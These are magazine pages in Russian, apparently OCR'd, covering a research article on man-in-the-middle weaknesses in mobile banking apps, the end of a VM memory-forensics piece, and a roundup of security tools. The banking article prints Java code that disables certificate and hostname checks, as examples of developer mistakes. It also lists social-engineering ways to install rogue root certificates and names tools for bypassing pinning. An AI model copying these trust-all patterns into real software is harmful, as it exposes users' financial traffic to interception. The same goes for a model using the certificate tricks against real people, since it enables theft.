Чтобы было понятней, сделаем несколько дополнительных пояснений к коду. Объявление структур EPT сделано в соответствии с документацией процессора. Функция `DumpRead64` просто читает данные из файла с дампом. Функцию `CreateBitmap` можно найти в интернете, она просто дописывает необходимые заголовки (в частности, `BITMAP FILE HEADER`) к данным картинки. Данные по физическому адресу виртуальной машины `0xE0000000` (Guest Physical Address = GPA) полностью соответствуют формату пикселей в BMP (то есть RGBRGBRGB…). После компиляции и запуска программы получаем из файла дампа картинку с искомым ключом.

ЗАКЛЮЧЕНИЕ

Теперь ты понимаешь, в какую виртуальную паутину превращают оперативную память разработчики операционных систем и процессоров. Проанализировать память виртуалки можно с помощью утилит Volatility Framework и CMAT, но что-то и они сделать не в силах, и тогда помогут только собственные знания об устройстве видеопамяти и технологии виртуализации. Так или иначе, получение доступа к гостевой операционной системе из хостовой не так сложно, как кажется на первый взгляд. ⌶

MITM В МОБИЛЬНОМ МИРЕ

ЛОМАЕМ МОБИЛЬНЫЙ БАНКИНГ

Уже второй год подряд я исследую безопасность мобильных банковских приложений для российских банков. В том году я со своим коллегой Александром Миноженко ломал около 40 приложений под Android и iOS, а в этом мне пришлось заняться уже примерно 60 приложениями для каждой ОС. Кроме всего прочего, в этом году я решил проверить такой важный момент, как защита транспортного уровня. Данная проблема занимает третье место в OWASP Mobile Security Project — Top Ten Mobile Risks.



FHKE@flickr.com



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

MITM: МОБИЛЬНЫЕ ОСОБЕННОСТИ

В ходе исследования была рассмотрена и оценена защищенность российских МБ от атаки типа «человек посередине» (MITM). Выбрана она неслучайно: при контролировании канала передачи данных между приложением мобильного банкинга и сервером злоумышленник может украсть деньги со счета клиента, то есть нанести прямой финансовый ущерб. Но вся информация актуальна и для обычных приложений — просто я люблю ломать что покритичнее :).


Основные сценарии реализации атаки MITM:

- Подключение пользователя к поддельной Wi-Fi точке доступа. Это самый распространенный и реальный сценарий MITM-атаки. Может быть легко воспроизведен в кафе, торговом или бизнес-центре.
- Подключение к поддельной базовой станции оператора. Эта схема становится все более доступной для широких масс благодаря большому выбору аппаратного и программного обеспечения и его низкой стоимости. Ситуацию необходимо взять под контроль как можно оперативнее.
- Использование зараженного сетевого оборудования. Под заражением сетевого оборудования понимается не только исполнение на нем вредоносного кода, но и его целенаправленное злонамеренное переконфигурирование, например через уязвимость. Уже известно немало примеров реализации подобных атак.

Стоит сказать, что это лишь несколько сценариев из множества возможных. Главное, что необходимо злоумышленнику, — добиться того, чтобы сетевой трафик от жертвы на сервер шел через подконтрольный ему хост.

Специфика работы мобильных устройств с Wi-Fi-сетями:

- автоматическое подсоединение к известным Wi-Fi-сетям (на основе PNL, Preferred Network List)
- не везде можно отключить или сконфигурировать каким-либо простым способом;
- идентификация сети происходит на основании SSID (имени сети) и настроек безопасности;
- если известных сетей несколько, то выбор подключения у каждой ОС свой.



Атакующий может развернуть собственную Wi-Fi-сеть, полностью идентичную известной сети для мобильного устройства. В результате устройство автоматически подсоединится к такой точке доступа и будет работать через нее.

Такая схема и отсутствие простого управления доверенными сетями упрощает реализацию MITM для злоумышленника.

Возможные последствия MITM:

- кража денежных средств со счетов клиента;
- раскрытие информации о счетах клиента и его прошлых операциях;
- просмотр данных о текущей операции клиента;
- отказ в обслуживании клиента.

ЗАЩИТА КАНАЛА

Перед тем как ломать, давай изучим то, что нам может помешать это сделать.


Под защищенным каналом будем понимать канал, в котором для обеспечения передачи данных используется шифрование и контроль целостности. Но не стоит забывать, что не все криптографические алгоритмы остаются стойкими и не всегда применение криптографии происходит корректно.

Каналы можно разделить на три основные группы:

- **Открытые.** Находясь в одной сети с жертвой, злоумышленник видит все клиент-серверное взаимодействие в открытом виде.

Leaf cert	Enterprise CA cert	Root CA cert
version	version	version
serial no.	serial no.	serial no.
signing algo.	signing algo.	signing algo.
issuer name: **Enterprise CA**	issuer name: **Root CA**	issuer name: **Root CA**
validity period	validity period	validity period
subject name: **www.enterprise.com**	subject name: **Enterprise CA**	subject name: **Root CA**
...	...	...
extensions	extensions	extensions
basic constraint CA bit: **0**	basic constraint CA bit: **1**, pathlen: **0**	basic constraint CA bit: **1**
key usage: **keyEncipherment**	name constraint: ***.enterprise.com**	key usage: **keyCertSign**
other extensions	key usage: **keyCertSign**	other extensions
	other extensions	

Цепочка SSL-сертификатов



Процесс проверки сертификата

- **Защищенные нестандартными методами.** Как показывает наша практика, это не лучшее решение: оно приводит к ряду ошибок, которые ведут к компрометации передаваемых данных.
- **Защищенные стандартными методами.** Самый распространенный вариант — SSL/TLS.

Для обеспечения работоспособности данной схемы на устройстве находится много корневых сертификатов (CA), которые хранятся в специальном хранилище доверенных корневых сертификатов, и все, что ими подписано, является доверенным для устройства.

Проверка сертификатов идет по цепочке: от присланного на устройство до корневого (CA), которому доверяет устройство. Затем идут проверки имени хоста, отозванности и так далее. Дальнейшие проверки могут различаться в зависимости от реализации библиотеки, ОС и тому подобного.

Сертификаты разделяются на системные (предустановлены в систему) и пользовательские (установлены пользователем).

SSL и Android

В ОС Android до версии 4.0 все сертификаты хранились в едином файле — Bouncy Castle Keystore File (`/system/etc/security/cacerts.bks`).

Изменить его без root-привилегий было невозможно, и ОС не предоставляла никаких способов его модификации. Любое изменение сертификата (добавление, отзыв) требовало обновления ОС.

Начиная с версии Android 4.0 подход к работе с сертификатами изменился. Теперь все сертификаты хранятся отдельными файлами, и при необходимости можно удалять их из доверенных. Системные хранятся в `/system/etc/security/cacerts`. Пользовательские хранятся в `/data/misc/keychain/cacerts-added`.

Для просмотра сертификатов в ОС Android необходимо зайти в меню «Настройки → Безопасность → Надежные сертификаты (Settings → Security → Trusted credentials)».

Количество системных сертификатов в различных версиях Android:

- Android 4.0.3: 134;
- Android 4.2.2: 140;
- Android 4.4.2: 150.

Количество сертификатов также может меняться от производителя к производителю и для каждой модели устройства.

Для установки пользовательского сертификата в ОС Android необходимо загрузить корневой сертификат на SD-карту и зайти в меню «Настройки → Безопасность → Установить с карты памяти» или через MDM (DevicePolicyManager) в Android начиная с версии 4.4. Заставить пользователя установить сертификат с помощью социальной инженерии можно, но не очень просто.

SSL и iOS

В ОС iOS посмотреть встроенные сертификаты нельзя, и получить информацию о них можно только с сайта компании Apple (bit.ly/1skxnsP). Для просмотра пользовательских сертификатов необходимо зайти в меню «Настройки → Основные → Профиль(и)».

Системные хранятся в `/System/Library/Frameworks/Security.framework/certsTable.data`. Пользовательские хранятся в `/private/var/Keychains/TrustStore.sqlite3`.

Количество системных сертификатов в различных версиях iOS (может обновляться):

- iOS 5: 183;
- iOS 6: 183;
- iOS 7: 211.

В ОС iOS существует несколько путей установки пользовательских сертификатов:

- через браузер Safari — необходимо зайти по ссылке, на которой лежит сертификат с расширением pem или профиль конфигурации с расширением profile;
- через присоединение сертификата к email;
- через MDM API.

Видно, что провести установку пользовательского сертификата через социальную инженерию на iOS намного проще, чем на Android.

Возможные векторы установки сертификатов через социальную инженерию:

1. Пользователь делает все сам из-за неосведомленности.
2. Приобретается подержанный телефон со встроенным вредоносным сертификатом.
3. Сертификат устанавливается на телефон с iOS за несколько секунд, если тот оказывается случайно в руках злоумышленника (например, он попросил позвонить).
4. Сертификат устанавливается принудительно для доступа к бесплатной точке Wi-Fi.
5. Сетевое оборудование с «хорошим» сертификатом в другой стране — тут NSA и все дела. При просмотре системных сертификатов были замечены сертификаты от спецслужб Китая и Америки. Наших там нет :(.

Vulns, bugs, errors...

В данном разделе мы рассмотрим, какие проблемы существуют при взаимодействии между клиентским приложением (в нашем случае приложением для мобильного банкинга) и сервером.

Все примеры, приведенные здесь, реальны, данную информацию мы получили во время аудитов защищенности приложений для мобильного банкинга.

Отсутствие HTTPS (SSL)

Как бы удивительно это ни звучало, еще год назад мы встречали приложения для мобильного банкинга, в которых все общение, включая финансовые операции, происходило по HTTP-протоколу: аутентификация, данные о переводах — все работало и передавалось в открытом виде. Это значит, что злоумышленнику для получения финансовой выгоды необходимо было просто находиться с жертвой в одной сети и обладать минимальной квалификацией. Тогда для успешной



WARNING

Информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

атаки было достаточно исправлять номера счетов назначения и, при желании, суммы.

Что касается взаимодействия приложения со сторонними сервисами, по сравнению с прошлым годом ситуация стала немного лучше, но по-прежнему большинство из них ходит за дополнительной информацией для своего функционирования по открытому каналу, на который легко может влиять злоумышленник. Как правило, эта информация связана:

- с новостями банка;
- с расположением банкоматов;
- с курсом валют;
- с социальными сетями;
- со статистикой программы для разработчиков;
- с рекламой.

В ЛУЧШЕМ СЛУЧАЕ ЗЛОУМЫШЛЕННИК МОЖЕТ ПРОСТО ДЕЗИНФОРМИРОВАТЬ ЖЕРТВУ, А В ХУДШЕМ — ВНЕДРИТЬ СОБСТВЕННЫЙ КОД, КОТОРЫЙ ВЫПОЛНИТСЯ НА УСТРОЙСТВЕ ЖЕРТВЫ, ЧТО В ДАЛЬНЕЙШЕМ ПОМОЖЕТ ПОХИТИТЬ АУТЕНТИФИКАЦИОННЫЕ ДАННЫЕ ИЛИ ДЕНЬГИ

В лучшем случае злоумышленник может просто дезинформировать жертву, а в худшем — внедрить собственный код, который выполнится на устройстве жертвы, что в дальнейшем поможет похитить аутентификационные данные или деньги. Причина в том, что ОС Android позволяет подгружать код из интернета, а затем выполнять его. Такой код злоумышленник может при определенных обстоятельствах внедрить в открытый канал.

Собственное шифрование

Данный вариант нам также встречался как на практике, так и в процессе исследования. Использование его нам непонятно, но, по нашим предположениям, оно может быть связано с устоявшимися внутренними процессами банка. При этом трафик в SSL дополнительно разработчиком не заворачивается.

Как показывает наша практика, использование собственного шифрования до добра не доводит. Порой это даже не шифрование, а просто свой бинарный протокол, который на первый взгляд кажется непонятным, зашифрованным.

Некорректное использование SSL

Самый распространенный класс ошибок — это некорректное использование SSL. Чаще всего оно связано со следующими причинами:

- **Невнимательность разработчика.** В процессе разработки используется различный код для ускорения процесса тестирования. И перед выпуском программы про этот код забывают.
- **Отсутствие тестовой инфраструктуры у заказчика.** Данный пункт частично связан с предыдущим и приводит к тому, что разработчикам приходится идти на ряд ухищрений для проверки корректности работы приложения.
- **Использование уязвимых фреймворков.** Часто для упрощения разработчики применяют различные фреймворки. Другими словами, используют чужой код, низкоуровневая часть которого нередко скрыта и недоступна. Этот код также содержит уязвимости, о чем разработчик порой даже не догадывается. Особенно это актуально в свете активной кросс-платформенной разработки для мобильных устройств.
- **Ошибки разработчика.** Разработчик может использовать различные библиотеки для работы с SSL, каждая имеет свою специфику, и ее нужно учитывать. Так, при переходе с библиотеки на библиотеку разработчик может неправильно выставить константу при инициализации или переопределить функцию на свою.

Основные ошибки при работе с SSL:


- отключение проверок (отладочный API);
- некорректное переопределение стандартных обработчиков на собственные;
- неправильная конфигурация API-вызовов;
- слабые параметры шифрования;
- использование уязвимой версии библиотеки;
- неправильная обработка результатов вызовов;
- отсутствие проверки на имя хоста или использование неправильных регулярных выражений для проверки.

Безоговорочная классика отключения проверки действительности сертификата!

```
public MySSLSocketFactory (KeyStore truststore) ↵
throws NoSuchAlgorithmException, ↵
KeyManagementException, KeyStoreException, ↵
UnrecoverableKeyException {
    super(truststore);
    this.sslContext = SSLContext.↵
      getInstance("TLS");
    this.sslContext.init (null, ↵
      new TrustManager[] {new X509TrustManager() {
```

Распределение версий Android (на 1 мая 2014 года)

Version	Codename	API	Distribution
2.2	Froyo	8	1,0%
2.3.3–2.3.7	Gingerbread	10	16,2%
3.2	Honeycomb	13	0,1%
4.0.3–4.0.4	Ice Cream Sandwich	15	13,4%
4.1.x	Jelly Bean	16	33,5%
4.2.x		17	18,8%
4.3		18	8,5%
4.4	KitKat	19	8,5%



```
            public void checkClientTrusted↵
            (X509Certificate[] chain, String ↵
            authType) throws CertificateException
            {
            }
            public void checkServerTrusted↵
            (X509Certificate[] chain, String ↵
            authType) throws CertificateException
            {
            }
            public X509Certificate[] ↵
            getAcceptedIssuers() {
                return null;
            }
        }}, null);
}
```

Безоговорочная классика отключения проверки имени хоста в сертификате!

```
HostnameVerifier allHostsValid = ↵
  new HostnameVerifier() {
            public boolean verify(String ↵
            hostname, SSLSession session)
            {
                return true;
            }
        };
```

Компрометация корневого сертификата

При использовании SSL существует зависимость от корневых сертификатов. Нельзя исключать возможность их компрометации — вспомним, к примеру, последние инциденты с Bit9, DigiNator и Comodo. Не стоит забывать и о сертификатах других стран, компаний, для которых трафик, можно сказать, является открытым.

Как уже было показано, на устройствах находится большое количество сертификатов CA, и при компрометации любого из них компрометируется почти весь SSL-трафик для устройства.

Если CA-сертификат скомпрометирован:

1. Пользователь может удалить сертификат из доверенных:
   - в ОС Android пользователь может это сделать как со встроенными сертификатами, так и с пользовательскими;
   - в iOS пользователь может удалить только пользовательские сертификаты.
2. Разработчик ОС может выпустить обновление.
3. Издатель сертификата может отозвать свой сертификат. Механизм проверки сертификата может динамически проверить это.
   - Android не поддерживает ни CRL, ни OCSP;
   - iOS использует OCSP.

Надеяться на то, что пользователь сам будет управлять корневыми сертификатами, сложно. Так что единственный путь — это ждать обновления ОС. OCSP реализован не везде. Пользователь в промежуток времени между компрометацией и обновлением системы уязвим.

CA-сертификаты бывают разных типов — точнее, могут служить для разных целей (шифрования почты, подписи кода и прочего), но они, как правило, хранятся в одном безопасном хранилище и могут использоваться для проверки доверия к HTTPS-соединению. К сожалению, корректная проверка назначения сертификата не везде реализована. Таким образом, злоумышленник может получить легитимный сертификат от выпускающего центра для одних целей, а использовать для установки HTTPS-соединения в процессе MITM-атаки.

Кроме того, когда пользователь работает в браузере, он может заметить работу с подозрительным сертификатом по красному значку замочка в строке адреса. В такой же ситуации при работе через приложение пользователь никак не будет информирован, если разработчик этого не предусмотрел заранее, что делает атаку скрытной.



Механизм работы SSL Pinning





INFO

Спасибо Егору Карбутову, Ивану Чалыкину, Никите Келесису за помощь при анализе такого огромного количества программ!

SSL Pinning

В качестве защиты от компрометации корневых системных сертификатов и специально встроенных пользовательских можно использовать подход SSL Pinning.

Pinning — это процесс ассоциации хоста с его ожидаемым X509-сертификатом или публичным ключом. Процесс заключается во встраивании сертификата или публичного ключа, которому мы доверяем при взаимодействии с сервером, прямо в приложение и отказе от использования встроенного хранилища сертификатов. В итоге при работе с нашим сервером приложение будет проверять действительность сертификата только на основании криптографического примитива, прошитого в нем.

Приложения для МБ отлично подходят для использования SSL Pinning, так как разработчики точно знают, к каким серверам будет подключаться приложение, и список таких серверов мал.

SSL Pinning бывает двух основных типов:

- Certificate Pinning:
  - простота реализации;
  - низкая гибкость подхода.
- Public Key Pinning:
  - проблемы с реализацией на некоторых платформах;
  - хорошая гибкость подхода.

Преимуществом также является возможность использовать:

- сертификаты Self-Signed;
- сертификаты Private CA-Issued.

Для реализации SSL Pinning необходимо переопределить некоторые стандартные функции и написать собственные обработчики. Стоит отметить, что SSL Pinning не получится реализовать в случае использования WebView в Android и UIWebView в iOS в связи с их спецификой.

App1 для проверки действительности сертификата будет использовать только вшитый сертификат или публичный ключ. App2 для проверки действительности сертификата отправится в системное хранилище сертификатов, где последовательно пройдет по всем сертификатам.

Код для реализации SSL Pinning уже сейчас можно найти на сайте OWASP (bit.ly/1fwNhNG) для Android, iOS и .NET. Начиная с Android 4.2 SSL Pinning поддерживается на системном уровне.

Как и любой код, проверки при SSL Pinning могут быть реализованы некорректно, и на это стоит обращать внимание.

АНАЛИЗ

Хватит теории, перейдем к практике и результатам.

Для проведения этого исследования мне понадобились два устройства: iPhone с iOS 7 и Android с 4.0.3.

Из инструментария использовались: Burp, SSLsplit, iptables и openssl. Вот такой нехитрый набор. Как можно догадаться, применялся динамический анализ — просто шла попытка аутентифицироваться в банке через приложение. Прелесть всего этого в том, что все приложения доступны бесплатно в магазинах (Google Play и App Store) и зарегистрированных аккаунтов во всех (есть несколько исключений) банках нам не надо. Так что такой эксперимент может провести любой желающий с определенным уровнем знаний и прямыми руками.

Мы проверяли два аспекта:

1. Насколько корректна валидация SSL-сертификата на стороне клиента:
   - используем самоподписанный сертификат;
   - используем сертификат, выданный доверенным CA на другое имя хоста.
2. Используется ли SSL Pinning:
   - используем CA-сертификат для данного хоста.

Мы проводили активную атаку MITM. Для этого мы заставляли жертву выходить в интернет через наш контролируемый шлюз, на котором производили манипуляции с сертификатами.

Для проверки работы с самоподписанными сертификатами мы сгенерировали собственный.

Для проверки наличия SSL Pinning и правильности проверки имени хоста мы генерировали собственный корневой сертификат, устанавливали его на мобильное устройство.

ИТАК, РЕЗУЛЬТАТЫ

У iOS 6% приложений, а у Android 11% приложений имели свой собственный протокол, и безопасность такого взаимодействия требует глубокого ручного анализа. Из зрительного анализа трафика можно сказать, что он содержит как понятные, читаемые данные, так и сжатые/зашифрованные данные. По нашей и мировой практике можно сказать, что, вероятнее всего, эти приложения уязвимы к атаке MITM.

14% iOS-приложений и 15% Android-приложений уязвимы к самоподписанным сертификатам. Кража средств для этих приложений лишь вопрос времени.

14% iOS-приложений и 23% Android-приложений уязвимы к CA-signed cert hostname. Также стоит отметить, что при проверке имен хостов может возникать множество ошибок проверок. В связи с тем что данная проверка производилась только с одним именем, можно считать данные результаты лишь нижней границей количества уязвимых приложений.

При этом стоит сказать, что только один банк имеет одновременно уязвимое приложение для iOS и Android.

SSL Pinning встречается очень редко: в 1% приложений для iOS и в 8% приложений для Android. При этом нужно отметить, что, возможно, эта проверка не прошла по каким-либо иным причинам, не связанным с SSL Pinning, и процент приложений, использующих данный механизм, еще меньше. Также мы не пытались обойти этот защитный механизм и не анализировали корректность его реализации.

ЗАКЛЮЧЕНИЕ

Картина, как ты видишь, не самая радостная...

P. S. Также хочу сказать, что аналогичные уязвимости я находил и участвуя в различных Bug Bounty программах :). ☐



WWW

Исследования от DsecRG на тему мобильной безопасности

Исследование за 2012 год: bit.ly/1lbVBBE

Исследование за 2013 год: dsec.ru/ipm-research-center/research/a_security_analysis_of_mobile_banking_applications_for_2013/

ВРЕДОНОСНЫЕ SOHO-РОУТЕРЫ

Классная находка и исследование (bit.ly/1qvUi8J) от парней из Team Cymru — они нашли зловред, который, попадая во внутреннюю сеть, менял настройки DNS на свои. Это значит, что теперь не только внутренние машины перенаправлялись на подконтрольные злоумышленнику сайты, но и все мобильные устройства, которые цеплялись к этим роутерам по Wi-Fi! В результате получаем вот такой замысловатый MITM.

ПРИМЕНЕНИЕ SSL PINNING В НАШИ ДНИ

Впервые технология широко распространилась в Chrome 13 для сервисов Google. Далее были Twitter, Cards.io и прочее.

Сейчас уже все магазины мобильных приложений (Google Play, App Store, WindowsPhone Market) используют данный подход для работы со своими устройствами. К примеру, компания Apple вшивает отпечаток сертификата Apple Root CA в устройство для проверки подписи запускаемых на нем приложений, в связи с чем нельзя запустить на iOS-устройстве (без jailbreak) приложение, не проверенное/подписанное Apple (исключение — Ad-Hoc-приложения).


ОБХОД SSL PINNING

SSL Pinning можно обойти/отключить, если на мобильном устройстве присутствует jailbreak или root-доступ. Как правило, это нужно только исследователям для анализа сетевого трафика. Для отключения на Android есть программа Android SSL Bypass, для iOS — программы iOS SSL Kill Switch и TrustMe.

По идее, эти же подходы могут использовать и вредоносные программы.


ПЛАВАЮЩИЕ УЯЗВИМОСТИ

Как показывает наш опыт в анализе безопасности мобильных приложений, почти всегда присутствует код, отвечающий за отключение проверки действительности сертификата. Данный код используется разработчиками для тестовых целей. В связи с этим из-за невнимательности разработчика код может попасть в итоговый релиз программы. Таким образом, уязвимость проверки действительности сертификата может появляться в одной версии и исчезать в другой, что делает данную уязвимость «плавающей» от версии к версии. В итоге безопасность данного кода зависит от правильности процессов, организованных у разработчика.



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

X-TOOLS


СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Jean-Philippe Aumasson
Система: Windows/Linux
URL: https://github.com/veorq/blueflower




1



Автор: Jeong Wook Oh
Система: Windows
URL: https://github.com/ohjeongwook/DarunGrim



2



Автор: Steve Micallef
Система: Windows/Linux/*BSD
URL: https://github.com/smicallef/spiderfoot



3

НАЙДЕМ ВСЕ

Часто бывает, что самое интересное лежит не так далеко, как это кажется. Достаточно знать имена или типы определенных файлов, которые хранят в себе секретную информацию. А когда найдешь эти файлы, далее уже все просто — нужно определить, где и как их применить. Для этих целей и предназначен blueflower.

Blueflower — это достаточно простой инструмент на Python, который ищет закрытые ключи или пароли в файловой системе. Интересные файлы определяются с использованием эвристики на основании их имен и содержимого. В отличие от forensics-инструментов, blueflower не ищет в RAM и не пытается идентифицировать криптографические ключи или алгоритмы в бинарных файлах.

Особенности:

- обнаружение различных ключей и контейнеров с паролями (SSH, Apple Keychain, Java KeyStore) и других интересных файлов (кошельки Bitcoin, политики PGP);
- обнаружение криптоконтейнеров (Truecrypt, PGP Disks, GnuPG-файлы и другие);
- поиск содержимого в таких типах файлов, как text/* MIME-typed файлы, RAR, tar, ZIP, bzip2, gzip, PDF, CSV.

Зависит от:

- pyPdf,
- python-magic,
- rarfile,
- UnRAR.

СРАВНИВАЕМ ПАТЧИ

Писать 1day-эксплойты интересно, актуально и порой выгодно. Но для решения данной задачи нужен соответствующий инструментарий, в первую очередь заточенный под сравнение двух бинарных файлов — как правило, двух патчей.

DarunGrim написан человеком по имени Чон Ук О (Jeong Wook Oh), который начинал свою работу в eEye Digital Security над проектом EBDS (eEye Binary Diffing Suite) — инструментом для дифференциального анализа бинарных файлов.

DarunGrim обладает удобным веб-интерфейсом с продуманной навигацией, но основным преимуществом перед конкурентами является наличие автоматизации многих рутинных задач:

- скачивания патчей;
- сортировки патчей;
- определения вероятности наличия security-исправления внутри измененной функции.

Данный функционал сложно переоценить. А еще добавь к этому несколько способов запуска (Handy, Batch-able, Quick, Really scriptable) и возможность создания своих паттернов поиска security-фиксов на Python. В общем, неудивительно, что данный проект активно развивается, имеет хорошее комьюнити вокруг себя, а workshop'ы по нему проходят на Black Hat. Для него также есть очень полезное расширение — DarunGrimScript (goo.gl/GB5SDv), которое предоставляет скриптовый интерфейс к программе, что в результате позволяет еще больше автоматизировать работу с DarunGrim3 при анализе патчей.

SPIDERFOOT

Footprinting — это сбор как можно большей информации о своей цели/системе для того, чтобы произвести наиболее полный ее пентест. И эта задача в больших сетях оказывается достаточно непростой, нудной и рутинной. Как раз для ее решения и нужна следующая утилита.

SpiderFoot — это бесплатный инструмент с открытым исходным кодом на Python для сбора информации о сети. Он позволяет проводить различные сканирования против определенных доменных имен для получения информации:

- о поддоменах;
- email-адресах;
- блоках сетевых адресов;
- версии веб-сервера и так далее.

Основная цель SpiderFoot — автоматизировать сам процесс сбора информации, а не дать готовый функционал. Для автоматизации различных задач он предоставляет хорошо расширяемый функционал, так что можно легко и просто писать свои собственные модули на пентесте и отдать SpiderFoot рутинные задачи. А самому заниматься более интеллектуальными и интересными задачами.

После установки SpiderFoot запустится по адресу 127.0.0.1:5001, получить доступ к которому можно через обычный браузер. Отдельно стоит отметить приятный и простой GUI данного инструмента, с которым разберется даже ребенок.

```
C:\Windows\system32\cmd.exe - drozer.cmd
drozer Console (v2.3.2)
dz> run app.package.list -f settings
com.android.settings (Settings)
com.android.development_settings (Development Settings)
com.android.providers.settings (Settings Storage)
dz> run app.package.info -a com.android.settings
Package: com.android.settings
  Application Label: Settings
  Process Name: com.android.settings
  Version: 4.4-892118
  Data Directory: /data/data/com.android.settings
  APK Path: /system/priv-app/Settings.apk
  UID: 1000
  GID: [1028, 1015, 3002, 3001, 3003]
  Shared Libraries: null
  Shared User ID: android.uid.system
  Uses Permissions:
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.WRITE_SETTINGS
  - android.permission.WRITE_SECURE_SETTINGS
  - android.permission.DEVICE_POWER
  - android.permission.CHANGE_CONFIGURATION
  - android.permission.MOUNT_UNMOUNT_FILESYSTEMS
  - android.permission.VIBRATE
  - android.permission.BLUETOOTH
  - android.permission.BLUETOOTH_ADMIN
  - android.permission.BLUETOOTH_PRIVILEGED
  - android.permission.NFC
  - android.permission.HARDWARE_TEST
  - android.permission.CALL_PHONE
  - android.permission.MODIFY_AUDIO_SETTINGS
  - android.permission.MASTER_CLEAR
```

Автор: MWR Labs
Система: Linux/Windows
URL: https://www.mwrinfosecurity.com/products/drozer/

DROZER

Общий процесс оценки безопасности Android-приложений обычно включает в себя следующие шаги:


1. Скачивание приложения.
2. Извлечение файла манифеста.
3. Декомпиляция приложения в читаемый исходный или байт-код.
4. Анализ манифеста приложения и кода.
5. Написание пользовательского приложения для проверки аномалий во входных точках исследуемого приложения.

В итоге на каждом этапе используется свой инструмент, что увеличивает время анализа приложения, особенно когда приложений несколько. Как раз для решения данной проблемы был разработан drozer (раньше назывался Mercury) — фреймворк оценки безопасности с открытым исходным кодом для платформы Android от парней из MWR. Он предоставляет интерактивные инструменты, которые позволяют динамически взаимодействовать с исследуемым приложением, запущенным на устройстве.

Основные возможности:

- получение информации о программе;
- определение Attack Surface;
- запуск Activities;
- чтение данных из Content Providers;
- взаимодействие с сервисами;
- работа с устройством через shell.

